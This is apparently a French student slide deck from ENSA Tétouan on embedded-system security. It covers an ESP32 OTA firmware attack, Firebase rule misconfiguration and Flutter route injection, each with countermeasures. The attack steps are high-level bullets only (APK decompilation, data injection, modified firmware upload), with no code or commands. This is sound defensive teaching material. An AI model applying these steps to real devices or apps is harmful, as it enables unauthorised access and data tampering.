
✓ L'ESP lit les valeurs des capteurs

✓ L'heure de compilation indique bien qu'il s'agit du firmware précédent


✓ L'analyse pour extraire le programme demande des connaissances techniques avancées

Analyse puis envoie du firmware modifié

L'analyse du firmware pour retrouver le programme en cours d'exécution demande des outils et des connaissances pointues dans le domaine du Reverse Engineering. Pour cela, nous nous contenterons de laisser le système à l'arrêt (juste faire clignoter la `Builtin_LED`).




CONTRE-MESURES



- ✓ Limiter l'accès réseau à l'ESP32 :
Utiliser des VLANs, des firewalls pour restreindre les périphériques pouvant accéder à l'ESP32.
- ✓ Forcer l'utilisation de connexions sécurisées (HTTPS/TLS)
- ✓ Activer la vérification cryptographique du firmware :
Signer numériquement les fichiers de mise à jour et vérifier la signature côté ESP32 avant d'accepter le firmware.
- ✓ Déetecter et limiter les tentatives d'authentification
- ✓ Utiliser un mot de passe OTA robuste

APPLICATION

Présentation
vulnérabilités et
contre-mesures



PROBLÈMES LIÉS À FIREBASE

VULNÉRABILITÉS / ATTAQUES :

- Règles de sécurité mal configurées.
- Injection de données malveillantes dans realPower et predictedPower.

01



Tout système présente des vulnérabilités, faciles ou complexes à trouver et exploiter selon l'attaquant.


ATTAQUE

- Décompilation de l'APK
- Accès à l'URL Firebase
- Injection de données invalides



CONTRE-MESURES

- Configurer des règles Firebase strictes basées sur auth.uid
- Valider toutes les données entrantes dans Flutter



VS

PROBLÈMES LIÉS À LA NAVIGATION

VULNÉRABILITÉS / ATTAQUES :

- Accès non autorisé aux routes sensibles définies dans main.dart
- Injection de paramètres non valides dans les routes

02



Tout système présente des vulnérabilités, faciles ou complexes à trouver et exploiter selon l'attaquant.


ATTAQUE

- Décompilation de l'APK
- Identification des routes
- Injection de valeurs invalides



CONTRE-MESURES

- Vérification d'authentification avant l'accès aux routes
- Validation des paramètres



VS

RÉCAPITULATIF

- Les vulnérabilités identifiées montrent l'importance d'un design sécurisé.
- En appliquant les contre-mesures proposées :
 - ✓ **Système protégé contre accès non autorisés**
 - ✓ **Navigation entre écrans sécurisée**
- Évaluation et tests réguliers recommandés pour maintenir la sécurité.



CYBERSÉCURITÉ DES SYSTÈMES EMBARQUÉS



المدرسة الوطنية للعلوم التطبيقية بنطوان
مکتبہ تعلیمیں اسلامیہ تیتوان
ÉCOLE NATIONALE DES SCIENCES APPLIQUÉES
DE TÉTOUAN

Merci pour votre attention

Presented by :

KUNAKA DANIEL
SIMPORE TAOBATA
DIALLO Abdoul-Moumouni

Professor : YOUNES WADIAI

